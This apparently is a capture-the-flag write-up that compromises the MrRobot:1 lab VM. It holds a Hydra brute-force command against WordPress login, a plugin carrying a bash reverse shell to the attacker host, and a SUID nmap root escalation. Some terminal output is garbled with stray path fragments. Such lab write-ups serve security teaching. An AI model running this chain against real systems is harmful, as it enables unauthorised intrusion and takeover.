

MrRobot:1 - Full Penetration Test Report

Target IP: 10.38.1.111

Attacker IP (Kali): 10.38.1.100


Goal: Gain root access.

The goal was to gain root access to MrRobot-1 VM.

Initial Reconnaissance

Ran an nmap scan to find open ports and services:

nmap -sC -sV 10.38.1.110-130



```
(root@kali)-[/home/kali]
# nmap -sC -sV 10.38.1.100-130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 03:55 EDT
Nmap scan report for 10.38.1.111
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
```

Ports:

- 22/tcp: closed ssh
- 80/tcp: Apache
- 443/tcp: HTTPS

Web Enumeration

nikto -h 10.38.1.111

```
(root@kali)-[/home/kali]
# nikto -h 10.38.1.111
- Nikto v2.5.0

+ Target IP: 10.38.1.111
+ Target Hostname: 10.38.1.111
+ Target Port: 80
+ Start Time: 2025-07-28 03:59:58 (GMT-4)

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /6tweD7sS.xsql: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://10.38.1.111/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2025-07-28 04:03:36 (GMT-4) (218 seconds)

+ 1 host(s) tested
```

I saw the /wp-admin/ endpoint, which led to the default WordPress login page. After testing common credentials such as admin:admin, I identified the valid username elliot. However, the password was incorrect, so I proceeded to perform a password brute-force attack.

Firstly i sorted out fsociety.dic by deleting duplicates:

```
sort /home/kali/fsociety.dic | uniq > /home/kali/fsociety_clean.dic
```

Then, I used Hydra to perform an HTTP POST brute-force attack against the WordPress login:

```
hydra -l elliot -P /home/kali/fsociety_clean.dic 10.38.1.111 http-post-form \
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect" \
-t 16 -V
```

Hydra efficiently tested passwords until a valid credential pair was found.

```
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "evening" - 5658 of 11452 [child 1] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "event" - 5659 of 11452 [child 9] (0/0)
[80][http-post-form] host: 10.38.1.111 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-28 04:25:55
```

Created plugin folder:

```
mkdir myplugin && cd myplugin
```

Added myplugin.php with reverse shell:

```
<?php
```

```
/*
```

```
Plugin Name: My Reverse Shell
```

```
*/
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.38.1.100/4444 0>&1'");
```

```
?>
```

Zipped plugin:

```
cd ..
```

```
zip -r myplugin.zip myplugin/
```

Started listener:

```
nc -lvnp 4444
```

Uploaded myplugin.zip in WordPress under Plugins → Add New → Upload → Activate

Shell connected back as user daemon.

```
(root@kali)-[/home/kali] webshells/php
# nc -lvnp 4444 in.zip myplugin/
listening on [any] 4444 ... 0%
connect to [10.38.1.110] from (UNKNOWN) [10.38.1.111] 42111
bash: cannot set terminal process group (1662): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$
```

After gaining shell access as user daemon, I performed basic system enumeration to gather OS and kernel details:

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ uname -a
cat /etc/*-release
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04 /share/webshells/php/myplugin
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.2 LTS"
NAME="Ubuntu" /usr/share/webshells/php/myplugin
VERSION="14.04.2 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian /usr/share/webshells/php
PRETTY_NAME="Ubuntu 14.04.2 LTS"
VERSION_ID="14.04" (stored 0%)
HOME_URL="http://www.ubuntu.com/" (deflated 17%)
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

Executed:

nmap --interactive

nmap> !sh

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ /usr/local/bin/nmap --interac
tive /usr/share/webshells/php/myplugin
<pps/wordpress/htdocs/wp-admin$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 (http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh /usr/share/webshells/php/myplugin/myplugin.php (deflated 17%)

whoami 12
root /usr/share/webshells/php
```

Got root shell.

Summary

Initial Access: WordPress admin panel

Foothold: Reverse shell via plugin

Privesc: SUID nmap -> root